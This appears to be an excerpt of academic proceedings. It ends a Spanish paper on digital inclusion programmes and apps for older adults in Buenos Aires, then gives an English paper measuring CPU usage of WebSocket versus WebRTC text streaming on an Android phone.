Otra de las universidades es la *Universidad Nacional de Quilmes (UNQ)* [17] que Cuenta con un programa para adultos mayores desde 1999. A lo largo de los años abarcaron diversos temas para trabajar. En los últimos años comenzaron a dictar clases de computación, por necesidad de seguir aprendiendo o los problemas de memoria que enfrentan los adultos mayores. También la *Universidad Nacional de San Martín (UNSAM)* [18] cuenta con un Programa de Extensión para Adultos Mayores llamado PEAM, creado en 1998. Dentro de él se dictan diferentes talleres, entre ellos se encuentra introducción al uso de la PC dividido en tres niveles.
Más allá de las capacitaciones, gran parte de esta población no puede utilizar esta tecnología por motivos económicos, por lo que en el *Gobierno de la Ciudad de Buenos Aires (GCBA)* se propuso un programa de entrega de tablets iniciado el 18 de julio del 2018.
En total ya fueron repartidas 106.000 tablets, con el objetivo de que los adultos mayores disfruten de una tecnología que facilita sus actividades diarias [19].
Tomando el caso de varios cursos de alfabetización informática, del Ministerio de Educación e Innovación Tecnológica, se notó que aparecen necesidades que los alumnos manifiestan como prioritarias y/o esenciales como: saber usar el celular, ganar independencia frente al uso de las tecnologías, desarrollar cursos en los que los tiempos de aprendizajes sean diferentes ya que los adultos mayores poseen otros ritmos de aprendizaje.

3. Beneficios que aportan las instituciones gubernamentales y no gubernamentales

Estos planes en marcha componen un gran beneficio para la tercera edad, ya que facilitan no solo el aprendizaje teórico sino el práctico de las TICs. Refuerzan la confianza de los adultos mayores en la tecnología informática y les permiten abrirse paso a actuales y futuras tecnologías sin miedo a ellas. También, mejoran su comunicación con familiares y amigos.Otros beneficios se encuentran en la salud ya que mejora el equilibrio psíquico y físico ayudando a estimular la memoria, minimizando los efectos de la depresión o soledad en la tercera edad, al brindar un nuevo entretenimiento para ellos en forma de libros electrónicos, películas y series, y de esa manera ayuda a mejorar así su calidad vida. Algunas aplicaciones que favorecen a los adultos en estos aspectos son:

1. Opción Modo Simple en Celulares: la mayoría de los celulares poseen infinidad de opciones, y al equivocarse en algún mínimo ajuste o configuración, pueden surgir inconvenientes para manejarlo, o la imposibilidad de usarlo de forma independiente, hasta que este problema sea solucionado por personal capacitado de

alguna compañía de telefonía celular. Por esta razón, la mayoría de empresas que desarrollan celulares incluyeron una opción denominada MODO SIMPLE, que consiste en mostrar la pantalla de inicio de un modo más sencillo, permitiendo tener un acceso directo y fácil a las aplicaciones, y a su vez los iconos de inicio de celular son más fáciles de visualizar. Además tiene la opción de agrandar la tipografía del celular.

2.Tecnología adaptada para mayores: si no resulta práctico el modo simple o el celular no cuenta con dicha función, hoy en día es posible adaptar los sistemas operativos como Android, y hacerlos más intuitivos con aplicaciones, modificando los menús o aumentando el tamaño de imágenes y texto. Entre estas aplicaciones se encuentran WISER, Large Launchery, SwiftKey [20].

3.Aplicaciones que cuidan la salud de los mayores: a medida que van pasando los años, cuidar de la salud se convierte en una prioridad aún más importante. Gracias a algunas aplicaciones, resulta mucho más fácil hacerlo. El Podómetro, por ejemplo, es una aplicación que permite calcular las distancias y las calorías consumidas en los paseos. Otra de las necesidad muy común es estar al día con los medicamentos que han de tomar. Para ello existe la aplicación Medisafe, que avisa mediante notificaciones cuándo se deben tomar los fármacos [20].

4.Aplicaciones para comunicarse con la familia: una de las palabras que mejor define la esencia de Internet es conexión. La Red acerca a las personas, también a las mayores. En este sentido, algunas ciudades del mundo como la japonesa Iruma están impulsando iniciativas para ayudar a los ancianos que se pierden a través de identificadores con códigos QR. Además, servicios de mensajería instantánea y programas sencillos, como Skype, contribuyen a que muchas personas mayores estén en contacto con sus seres queridos y amigos cuando no es posible desplazarse de casa [20].

5. Administradores de Contraseña Sencillos y Gratuitos: a medida que la población envejece y la tecnología evoluciona, aumenta el número de contraseñas para utilizar, y es difícil recordarlas, ya que se utilizan varias, sean bancarias, de correo electrónico, entre otras. Este problema afecta en especial a los adultos mayores debido a que tienen una mayor dificultad para memorizarlas debido a la edad, y es por ese motivo que resultan muy útiles aplicaciones como: Samsung Pass, Safe in Cloud, que permiten mantener las contraseñas en una base de datos de manera segura.

6.Apps para la memoria: de la misma forma que se entrena el cuerpo, también se debe ejercitar el cerebro. Para combatir, o al menos minimizar los efectos de la pérdida de memoria, existen aplicaciones como Memory Trainer, con las que se puedan desarrollar las capacidades de cálculo mental, lenguaje y lógica [20].

7.Aplicaciones para el entretenimiento: las personas mayores disponen de mucho tiempo libre, así que el entretenimiento es una parte esencial en sus vidas. Las posibilidades que ofrece la tecnología son infinitas: desde libros digitales ligeros con pantallas especiales que no cansan la vista hasta videojuegos intuitivos para tabletas y dispositivos móviles. A ello se une una amplia oferta de contenidos audiovisuales (películas, series y documentales) que Internet y los televisores Smart TV ofrecen a jóvenes y mayores [20].

Resultados

Se observa que la población de adultos mayores dentro de la Ciudad de Buenos Aires ha disminuido. En 2001 la población de personas de 65 en adelante era de

17,2%, y en 2015 el porcentaje de esta población disminuyó a un 16% (ver Figura 1).
Actualmente, Argentina cuenta con 10,25% de población envejecida, y el 15,7% reside en CABA [6].
Según la estadística del año 2017 [4], basada en datos recolectados en años anteriores por el Indec y el Gobierno de la Ciudad de Buenos Aires, la misma cuenta con una densidad de 15.000 habitantes por kilómetro cuadrado. El 16% pertenece a la población envejecida de 65 años y más. También se registran 84 adultos cada 100 niños y adolescentes, demostrando que se pudo frenar dicha disminución.
Por otro lado, se registraron diversos factores que incrementa la brecha entre la tercera generación y los avances tecnológicos, como por ejemplo la alfabetización. El acceso a la educación años atrás era limitada, y mucho más si se compara entre hombres y mujeres en relación a los últimos años. Dentro de CABA hay un total de 3.049 personas de 65 años en adelante, integrado por 676 hombres y 2.373 mujeres. Si se divide este dato en edades se registra que dentro de los 65 años a 74 años hay un total de 1.125 personas analfabetas compuesto por 325 hombre y 800 mujeres (ver Figura 2).
Finalmente, de los 75 años en adelante hay 1924 personas con dificultad respecto al manejo de tecnología, que están divididos en 351 hombres y 1.573 mujeres.
En cuanto al uso de celulares o cajeros automáticos, se realizó un Encuesta de calidad de vida en el año 2012 [6], basada en el censo del 2010, en la que se registró que el 64% de las personas pertenecientes a esta población no usan los cajeros automáticos por sí solos, y 4 de cada 10 prefieren ser atendidos por ventanilla. También un 21% considera que su uso es complicado, el 18% no posee tarjeta de débito, y su falta de utilización se nota más a medida que se observa a personas cada vez más mayores [6]. Por otro lado, referido a los celulares, se obtuvo que un 44,5% no lo usa por sí solo, y dentro de los que no lo utilizan: 4 de cada 10 no tiene celular, 5 no tiene interés o le resulta complicado, y un 14% posee algún impedimento físico (audición disminuida, no pueden ver bien, o no los pueden manipular) [6].

Conclusión

Se concluye que la calidad de vida de las personas que integran la tercera edad mejora junto con los avances médicos y tecnológicos. Aunque la tercera generación presente dificultades respecto al uso de la tecnología, con una ayuda adecuada brindada por las diferentes entidades mencionadas, y personas capacitadas en el manejo de diversos dispositivos tecnológicos más las adaptaciones que se pueden realizar en las tecnologías mencionadas, esta parte de la población muestra interés en aprender a manejarla y conseguir así los múltiples beneficios mencionados en el trabajo.
Como futuras líneas de trabajo se utilizará la información obtenida para poder hallar los métodos óptimos para facilitar a las personas de la tercera generación a tener una mejor adaptación respecto a los avances tecnológicos.

Referencias

[1] Gaetán, G, Martín, A, Saldaño, V y Vilte D. *Evaluación del uso de las redes sociales en la tercera edad.* Depto de Ciencias de la computación. Universidad de la Patagonia Austral y Universidad de Comahue. Disponible en: https://bit.ly/2YVjYzK. Último Acceso: 11 de abril del 2019 .
[2] Millán Calenti, J. *Los mayores y las nuevas tecnologías de la comunicación.* Depto de Medicina. Facultad de Ciencias de la Salud. Disponible en: https://bit.ly/2WMEIaM. Último Acceso: 11 de abril del 2019.
[3] Romero, C. La tecnología a favor de los adultos mayores. Infobae. Disponible en: https://bit.ly/2Uvp86U. Último acceso: 11 de abril del 2019.

[4] Colombini, M y Núñez, J. *Buenos Aires en números*. Dirección General de Estadísticas y Censos. Ministerio de Hacienda. Disponible en: https://bit.ly/2Wdmq2O. Último acceso: 28 de abril de 2019.
[5] Bruschi, E. Definicion de tecnologia. Tecnología Actual. Disponible en: https://bit.ly/2X3B78p . Último acceso: 2 de mayo del 2019.
[6]Instituto Nacional de Estadística y Censos República Argentina. *Encuesta Nacional sobre Calidad de Vida de Adultos Mayores 2012 ENCaViAM Principales resultados Serie Estudios INDEC N° 46 Principales resultados*. Disponible en: https://bit.ly/2IUQIUZ. Último acceso: 2 de mayo del 2019.
[7] Programa más simple. Disponible en: https://bit.ly/2USpShP. Último acceso: 02 de mayo de 2019.
[8] Taller "*yo digital*". Programa dependiente del GCBA para reducir la brecha tecnológica. Disponible en: https://bit.ly/2Y5TIST. Último acceso 02 de mayo de 2019.
[9] Cursos de Formación incluidos en Informática y Multimedia. Disponible en: https://bit.ly/2GAxfqr. Último acceso 02 de mayo de 2019.
[10] clases de computación para todos *"computacion 360"*. Disponible en: https://bit.ly/2DU4B1m. Último acceso : 15 de junio 2019.
[11] Clases particulares para adultos mayores en olx. Dsiponible en: https://bit.ly/2Xn3pyz. Último acceso: 15 de junio 2019.
[12] Centro Cultural Rector Ricardo Rojas. Disponible en: https://bit.ly/2JDsspZ. Último acceso: 13 de mayo 2019.
[13] experiencias universitarias para personas mayores. Disponible en: https://bit.ly/2W0VOFk. Último acceso : 13 de mayo 2019
[14] uso del celular. UTNBA-EXTENSION UNIVERSITARIA. Disponible en : https://bit.ly/2LviZDP. Último acceso 7 de mayo 2019.
[15]¿Qué hacemos con las fotos?. Disponible en : https://bit.ly/30jfTpy. Último acceso: 13 de mayo 2019.
[16]Internt para la vida cotidiana. disponible en: https://bit.ly/2HhxxT7. Último acceso : 13 de mayo 2019.
[17]Programa de Adultos Mayores de la Universidad Nacional de Quilmes. Disponible en : https://bit.ly/2vV1EcN. Último acceso: 13 de mayo 2019.
[18]Introducción al uso de la pc. Disponible en: https://bit.ly/30hlhJZ. Último acceso: 13 de mayo 2019.
[19]Programa más simple. Disponible en: https://bit.ly/2Vbu9gd. Ultimo acceso : 7 de mayo 2019.
[20] 5 tecnologías que mejoran la vida de los mayores. Disponible: https://bit.ly/2qQYy8T. Último acceso: 16 de mayo 2019.

A comparative analysis between WebSocket and WebRTC performance in text streaming for mobile devices

Brian Sangermano[1], Marcelo Dosko[1*], Mauro Goya[1*], Alejandro Hernandez[1*], David Curras[1], Guillermo Leale[1]*

[1] Centro de Altos Estudios en Tecnología Informática - Universidad Abierta Interamericana.

[*] Los autores contribuyeron en igual medida en el presente trabajo.

{briansangermano, marcelodosko, goyamauro} @gmail.com, david.curras@radiumrocket.com, {alejandro.hernandez, guillermo.leale} @uai.edu.ar

Abstract

The ability of transmitting and receiving unstructured content in real time is a key feature to the development of mobile applications. Therefore, the performance of the devices that deliver such services might be a bottleneck if the underlying technology is chosen incorrectly according to each use case context. In order to provide an insight that helps the development team to select the best technology for real time communication in mobile devices, this research presents a comparative analysis between two data transmission technologies, WebSockets and WebRTC. Profuse literature has been produced to describe either both technologies separately or isolated aspects of each one, but no research was found covering a specific performance comparison between them. Thus, for this analysis, a systematic evaluation was made assessing their performance in the use case of message streaming within mobile devices. This is a widely used context in mobile development, and therefore we consider our work as a useful resource to take into account when deciding the best technology for developing mobile applications. Two mobile chat applications were developed, one implementing WebRTC and the other implementing WebSockets, in order to conclude if one technology is consistently more efficient than the other in this use case context. Meaningful results were obtained in terms of performance regarding total CPU usage, considering this indicator as a key performance measure. We conclude that the use of WebSockets technology performs consistently better in terms of CPU usage than WebRTC regarding message streaming in mobile devices.

Introduction

One of the biggest challenges on web and mobile applications development is the transmission of human communication, including text messages, voice and video in real-time (also known as RTC, real time communication). Historically, this sort of mechanisms and technologies were under the control of large telephony and ISPs due to the complex technological infrastructures and licences required to tackle this kind of operations [1]. In recent years, mobile application development companies have emerged as an important niche within technology companies. Mobile applications have become an increasingly growing source of work for software developers. For this reason, it is very important for these developers to deliver competitive software products. A central aspect to in order to achieve a differentiating feature to this end is to provide better quality software for mobile devices. A major priority regarding this goal is to find a means to improve the overall performance of these devices [2].

In the field of real time communication, several technologies have been developed for mobile devices. One of these types of technologies is referred to as WebRTC, which is entering the market through applications that allows users to experience the potential of communication in real time. WebRTC is a technological solution that emerges as a result of a joint effort between the World Wide Web Consortium (W3C) and the Internet Engineering Task Force (IETF) in order to provide peer-to-peer communication through web browsers in real time. This technology implements open standards for real-time video, audio and data streaming without the need of using plugins in current browsers. Multimedia web applications based on WebRTC are receiving increasing attention given the increment in development productivity and its ease of use [3].

Another well-known technology used for real-time communication is WebSockets. WebSockets is a technology that provides a bi-directional and full-duplex communication channel over a single TCP socket. It is designed to be implemented in web browsers and servers, but it can also be used for any client-server application. The WebSocket protocol has been standardized by the IETF as RFC 6455. Many applications are using this protocol since it allows bi-directional streaming text oriented to messages and binary data between clients and a server [4,5].

Although the functionalities of these technologies are different in several use cases, there are aspects in which both technologies can be comparable, such as streaming of multimedia content. Therefore, it would be interesting to investigate how the performance of the devices is affected

Table 1. Literature review on papers covering WebSocket, WebRTC and other Web technologies

Papers	Technology									
	HTTP	WebSockets	SSE	Polling	Long Polling	HTTP/2 Server Push	Web Push	TCP	Handshake	WebRTC
Research of web real-time communication based on web socket. [7]	X	X								
Evaluation of server push Technologies for Scalable Client-Server Communication. [8]	X	X	X	X	X	X	X			
Performance Evaluation of Websocket Protocol for Implementation of Full-Duplex Web Streams. [9]	X	X						X	X	
Websocket: Comparación de performance e implementación de aplicaciones web. [10]	X	X						X	X	
Analisis del uso de WebSocket para implementar aplicaciones web en tiempo real. [11]	X	X		X	X				X	
Research and Development of Real-time. Monitoring System Based on WebSocket Technology. [12]		X		X	X		X			
Introduction to a WebSocket Benchmarking Infrastructure. [13]		X			X					
WebRTC - Una nueva tecnología web al servicio de la educación. Caso en VirtualNet 2.0. [14]	*X*	*X*			*X*					*X*
Video Streaming Over Full Duplex Network Using Websocket and Its Performance Evaluation. [15]		X								
Adaptive Switching of Traffic between WebRTC and WebSocket based on Battery Status of Portable Devices. [6]		*X*								*X*

by the technology in which they are implemented. For this reason, it is a matter of interest to know which of the aforementioned technologies is more convenient when developing a real-time mobile application. This is a very broad question that can be approached in several ways.

In particular, there is profuse research that describe common performance indicators in mobile devices in order to evaluate developments over WebSockets and WebRTC, such as CPU load, memory usage and battery consumption [6]. However, a deep comparison between these technologies in this regard is not available in the literature.

In an effort to provide a valuable resource for development teams to decide an appropriate technology in terms of performance for text streaming in mobile applications, a comparative analysis between the two technologies is assessed in this work. To this end, two mobile chat applications were developed, one of them implementing WebRTC and the other implementing WebSocket. These applications were created with the React Native framework to simulate text message interaction by sending text messages between them in order to track the CPU usage on Android OS. Promising and consistent results were obtained in order to provide an effective means for developers to select the most appropriate technology to be applied in mobile applications.

This work is structured as follows. In section 2 we will discuss the technologies used for in-depth development, as well as the tools used for the experiment and the theoretical framework. In Section 3 we detail the experiments performed, the results obtained and the analysis of them. Finally in Section 4 we will provide a conclusion from the results in the previous sections and specify our future work.

Literature survey on WebRTC and WebSockets

For this work, a literature survey was performed over Google Scholar Search in order to assess the current knowledge about comparative performance between WebSockets and WebRTC in the use case context of multimedia streaming. A total of 10 papers that address different studies about different technologies for data transfer through the web were analyzed. The different technologies studied are shown in Table 1 for each of the Papers. Each row shows the title of a paper and its corresponding citation, and each column has an “X” mark when the paper covers one of the following well-known web technologies: HTTP, WebSockets, SSE[1], Polling, Long Polling, HTTP/2 Server Push, Web Push, TCP, Handshake and WebRTC. It can be seen that there are six Papers that

[1] Acronym for Streaming SMD




Figure 1. Workflow for the experiment

analyze HTTP, ten that analyze WebSockets, one that analyzes SSE technology, three that address Long Polling, one that analyzes the HTTP/2 Server protocol, two that address Web Push, two that implement Handshake and two that apply WebRTC technology. Only two of the papers (shown in italic in the table) cover both WebSockets and WebRTC simultaneously, and it is worth mentioning that a deep quantitative comparison between both technologies was not found in the reviewed literature. Considering these two papers, only the one with the title "Adaptive Switching of Traffic between WebRTC and WebSocket based on Battery Status of Portable Devices" makes a comparison between WebSockets and webRTC, but using a qualitative approach, and no experiments were found that make a clear comparison of CPU usage. Therefore, we consider a useful approach to perform a quantitative assessment in terms of concrete device indicators such as the aforementioned usage of CPU cores for WebSockets and WebRTC technologies.

Method

The purpose of this research is to evaluate WebSockets and WebRTC technologies in order to determine which one is more effective and consequently performs better in an implementation environment. In particular, what we propose in this work to do is perform a systematic assessment regarding device performance between these technologies in order to provide a useful resource for development teams to decide which one is the most appropriate for the use case context of text streaming. Therefore, we consider starting with the analysis of one performance indicator in order to have a useful starting point to carry out such evaluation.

As previously mentioned, both technologies can be applied to different use cases regarding multimedia streaming. One interesting application to this end is the transmission of text data in real time. Thus, for this work we focused into such feature to compare how both technologies work. We developed two chat applications to establish a conversation between two or more users[2]. Both applications

[2] The code for both applications is freely available in https://github.com/radiumrocketapps/websocket-and-webrtc-cpu-performance

deliver packages of text messages carrying a fixed amount of words in order to evaluate which one performs better taking into account a quantitative indicator for CPU consumption. This value is calculated as the average percentage of CPU used over a fixed period of time. These applications were run repeatedly within a main experiment code, using a controlled random scheme in order to cover a real-like situation. Finally, overall measures were obtained, in particular the mean and the median of the CPU consumption, as this indicator might provide high variability. With these measures, a comparative analysis was performed to reach conclusions on performance in both WebSockets and WebRTC technologies.

For our comparison, we developed a main code that runs both applications in a systematic means. A simplified workflow for the overall process is shown in Figure 1. This workflow is structured in three areas from right to left. The first area corresponds to the main experiment. In this process, a set of text messages are initialized. Each text message consists of a fixed number of random words. A set of messages is defined as a *message batch* with a determined size i named as s_i. Several sizes $s_1, s_2, \cdots, s_k$ are initialized for both technologies. A total of n runs is set for the experiment within the two technologies. Finally, the modules corresponding to the client, the server and the app are initialized. The client and the server are the components that are used for the communication process. The app contains the logic for the text message transmission feature.

The second area covers the operations performed on the client and the server. In a first step, both components are initialized to establish a connection for communicating messages. These components need a service through which they can exchange network and media metadata. This startup mechanism is known as signaling. For the two technologies, the WebSockets protocol is responsible for signaling the connection to the server and the clients. Using WebSockets, once the connection is made, the interaction with the clients will be performed over the same technology using a two-way communication with the server. On the other hand, when using WebRTC, the signaling process will be made using WebSockets as well. Once the signaling has been achieved, the data is transmitted directly between clients, avoiding the cost of transmission through an intermediary server. Therefore, altough the WebSockets technology is necessary for the startup of the communication process in both technologies, the scope of this implementation is limited only to the signaling mechanism, which is necessary for the startup of the applications. For this work, the implementation of WebSocket for signaling does not affect the subsequent comparison between both technologies. The signaling process can be clearly seen in Figure 2.

Once the signaling process is finished, the application logic is initialized, as shown in the third area in Figure 1 (on the right side). Then, the communication mechanism starts working. This mechanism is shown in the second area (in the center of the figure) and operates as follows. A message batch with size s_i is sent between two clients. Then, the CPU usage is measured for the client receiving the messages. This operation is repeated a number of n runs. The message batch sending process is then performed with a different batch size until the different s_k sizes are covered. Finally, overall performance measures are calculated. The overall workflow is repeated for both technologies.

As stated above, to obtain a result regarding to which of these technologies is the most appropriate, the average and the median of CPU utilization were considered as overall




Figure 2. Signaling process. In (a) the WebSockets application is shown and in (b) the WebRTC application is shown.

measures. The CPU utilization is evaluated at fixed intervals of time, and summary measures such as the mean and the median are calculated at the end of a message batch. Finally, to determine a comparison between the two technologies, an analysis of variance was carried out for both distributions in order to obtain a statistically significant result for the CPU performance and to be able to reach a clear conclusion of which of the two technologies is more convenient to implement in a text streaming use case.




Figure 3. Percentage of CPU usage in different message batch sizes

Experiment and results

For our experiment, we created a chat application in which both technologies, WebSocket and WebRTC, were tested separately. For this purpose, we used a mobile phone model Samsung SM- J200M, with an Exynos 3475 1.3GHz processor and 1GB of RAM using the Android Operating System. The server was mounted on a MacBook Pro running an Intel Core i5 processor at 2,3 GHz with 8GB of RAM. The message batch sizes $s_1, s_2, \cdots, s_k$ ranged from 1000 up to 10000 increasing the size in an amount of 250 messages per iteration. Each message consisted of a fixed amount of 100 random words in order to ensure an acceptable amount of variation within each message. These words were generated with the `Lorem-Ipsum`[3] library for NodeJS. Each batch size was run a number of $n = 7$ times.

Results were obtained as follows. In Figure 3, we can visualize the values of CPU usage in terms of average percentages over the runs for each batch size. It should be noted that consistent results were obtained over the entire experiment for both technologies, as the results provided for WebSockets (line above in the figure) and WebRTC (line below in the figure) describe a fairly similar behavior. It can be seen that WebSocket yields a maximum value of 37% and a minimum value of 28%, whereas for WebRTC values range between a maximum value of 46% and a minimum value of 34%. The average percentage of CPU usage over all the experiments is 32% for WebSockets and 42% for WebRTC. The standard deviations calculated are 2.47% for WebSockets and 2.62% for WebRTC, which are reasonable values for variability in both technologies. An ANOVA test was performed in order to confirm a statistically significant difference between the means of both distributions for the percentages of CPU usage in both technologies, with positive results at the 0.05% level. According to these results, it can be seen that the WebSockets technology performs consistently better than WebRTC in the use case of text streaming. Regarding the calculations for the medians of the percentage of CPU usage across the experiment, results can be seen in Figure 4. In this boxplot, it can be seen that the IQR for both distributions is clearly separated from each other, with median values of 33% for WebSockets and 42% for WebRTC. This result supports the ones previously obtained in the analysis of the means for both technologies. It becomes clear that in a real-like environment for text streaming between mobile devices, a development over WebSockets provides the best performance when compared to WebRTC for the same use case.




Figure 4. Boxplot for percentage of CPU usage in WebSockets and WebRTC technologies

[3] Lorem Ipsum, description and code. Available at https://es.lipsum.com/

Conclusions and future research

In this work, we aimed to assess a quantitative and statistically significative study regarding the performance of two widely used technologies for media streaming, namely WebSockets and WebRTC. These technologies were evaluated within a fairly comparable use case in real time communication, such as the streaming of text data between mobile devices. A real-like environment was developed, running an experiment using random text data and measuring the overall performance in terms of percentage of CPU usage. Consistent results were obtained for both technologies, showing a clear difference in performance between them. The WebSockets technology performed consistently better than WebRTC through the entire experiment, regarding values of percentage of CPU usage. Therefore, we believe that this work will remain as a useful resource for developers when considering an appropriate technology to develop mobile applications with a high degree of performance quality

It should be noted that the implementation of the two technologies was aimed only to the use case of text streaming. Future research is to be made in this subject by considering different types of content, such as audio, images or video. As well as this, different configurations for the clients and the server should also be tested in order to enhance our current results.

References

[1] Johnston, A., Yoakum, J., & Singh, K. (2013). Taking on webRTC in an enterprise. IEEE Communications Magazine, 51(4), 48-54.

[2] Wasserman, T. (2010). Software engineering issues for mobile application development.

[3] Rodríguez Pérez, P., Cerviño Arriba, J., Trajkovska, I., & Salvachúa Rodríguez, J. (2012). Advanced videoconferencing based on webrtc.

[4] Pimentel, V., & Nickerson, B. G. (2012). Communicating and displaying real-time data with WebSocket. IEEE Internet Computing, 16(4), 45-53.

[5] Cui, J., & Lin, Z. (2016, February). Research and Implementation of WebRTC Signaling via WebSocket-based for Real-time Multimedia Communications. In *2015 5th International Conference on Computer Sciences and Automation Engineering (ICCSAE 2015)*. Atlantis Press.

[6] Rasool, S., & Mukhtar, H. (2013, December). Adaptive switching of traffic between WebRTC and WebSocket based on battery status of portable devices. In *2013 Taibah University International Conference on Advances in Information Technology for the Holy Quran and Its Sciences* (pp. 345-351). IEEE.

[7] Liu, Q., & Sun, X. (2012). Research of web real-time communication based on web socket. *International Journal of Communications, Network and System Sciences*, *5*(12), 797.

[8] de Souza Soares, E. F., Thiago, R. M., Azevedo, L. G., de Bayser, M., da Silva, V. T., & Cerqueira, R. F. D. G. (2018, March). Evaluation of Server Push Technologies for Scalable Client-Server Communication. In *2018 IEEE Symposium on Service-Oriented System Engineering (SOSE)* (pp. 1-10). IEEE.

[9] Skvorc, D., Horvat, M., & Srbljic, S. (2014). Performance evaluation of websocket protocol for implementation of full-duplex web streams. In 2014 37th International Convention on Information and Communication Technology. *Electronics and Microelectronics (MIPRO)*, 10031008.

[10] Banchoff Tzancoff, M. (2011). *Websocket: Comparación de performance e implementación de aplicaciones web* (Doctoral dissertation, Facultad de Informática).

[11] Mendoza, J. G. F., Vera, F. G., España, J. A. A., González, C. C. O., & Juárez, E. A. N. (2018). Análisis del uso de websockets para implementar aplicaciones web en tiempo real. *Pistas Educativas*, *39*(127).

[12] Zhang, L., & Shen, X. (2013, December). Research and development of real-time monitoring system based on WebSocket technology. In *Proceedings 2013 International Conference on Mechatronic Sciences, Electric Engineering and Computer (MEC)* (pp. 1955-1958). IEEE.

[13] Imre, G., & Mezei, G. (2016, June). Introduction to a WebSocket benchmarking infrastructure. In *2016 Zooming innovation in consumer electronics international conference (ZINC)* (pp. 84-87). IEEE.

[14] Rubiano, J. H., Mena, A. F., & Hernández, J. C. (2014). WebRTC-Una nueva tecnología web al servicio de la educación. Caso en VirtualNet 2.0.

[15] Kulkarni, N., & Eltaieb, T. (2015). Video streaming over full duplex network using websocket and its performance evaluation. *Journal of Multidisciplinary Engineering Science and Technology*, *2*(4), 589-592.

